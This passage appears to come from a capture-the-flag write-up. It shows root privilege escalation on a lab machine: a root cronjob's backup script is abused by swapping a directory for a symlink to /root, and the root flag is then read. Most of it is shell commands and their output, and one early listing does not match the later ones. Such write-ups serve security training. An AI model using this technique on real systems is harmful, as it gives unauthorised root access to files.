The session as user *giovanni* shows that two folders are available in the home directory. The directory *courses* contains answers of algebra tests, and the directory *tmp* contains an archived backup of courses and an extracted directory of the archived file. The backup process is handled by a cronjob with user *root*.

Further enumeration of the system shows that the */usr/bin/* directory contains a file called *backup.sh.*

```
giovanni@teacher:~$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

Above is the content the script, which instructs the system to:

1) browse to the directory /home/giovanni/work
2) create an archive with the content of the courses directory
3) browse to /home/giovanni/work/tmp
4) extract the content of the archive
5) Provide read and write permissions to *everybody* on the /home/giovanni/work/tmp directory and subdirectories.

The aforementioned steps show that the script can be leveraged in order to retrieve the content of the */root* folder and gain the root flag. The *courses* directory can be renamed or deleted due to weak permission, and be replaced with a symlink pointing to the */root* directory, where the script would then create an archive of the content and extract it into /home/giovanni/work/tmp.

```
giovanni@teacher:~/work$ ls -l
lrwxrwxrwx 1 giovanni giovanni    5 Apr 16 17:00 courses
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
giovanni@teacher:~/work$ mv courses courses.bak
mv courses courses.bak
giovanni@teacher:~/work$ ls -l
ls -l
total 8
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 courses.bak
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
giovanni@teacher:~/work$ ln -s /root courses
ln -s /root courses
giovanni@teacher:~/work$ ls -l
ls -l
total 8
lrwxrwxrwx 1 giovanni giovanni    5 Apr 16 17:00 courses -> /root
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 courses.bak
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
```

Once the cronjob runs the script, it is then possible to gain the root flag.

```
giovanni@teacher:~/work$ cd tmp
cd tmp
giovanni@teacher:~/work/tmp$ ls -l
ls -l
total 8
-rwxrwxrwx 1 root root  150 Apr 16 17:01 backup_courses.tar.gz
drwxrwxrwx 3 root root 4096 Apr 16 17:01 courses
giovanni@teacher:~/work/tmp$ cd courses
cd courses
giovanni@teacher:~/work/tmp/courses$ ls -l
ls -l
total 8
drwxrwxrwx 2 root root 4096 Jun 27  2018 algebra
-rwxrwxrwx 1 root root   33 Jun 27  2018 root.txt
giovanni@teacher:~/work/tmp/courses$ cat root.txt
cat root.txt
4f3a83b42ac7723a508b8ace7b8b1209
```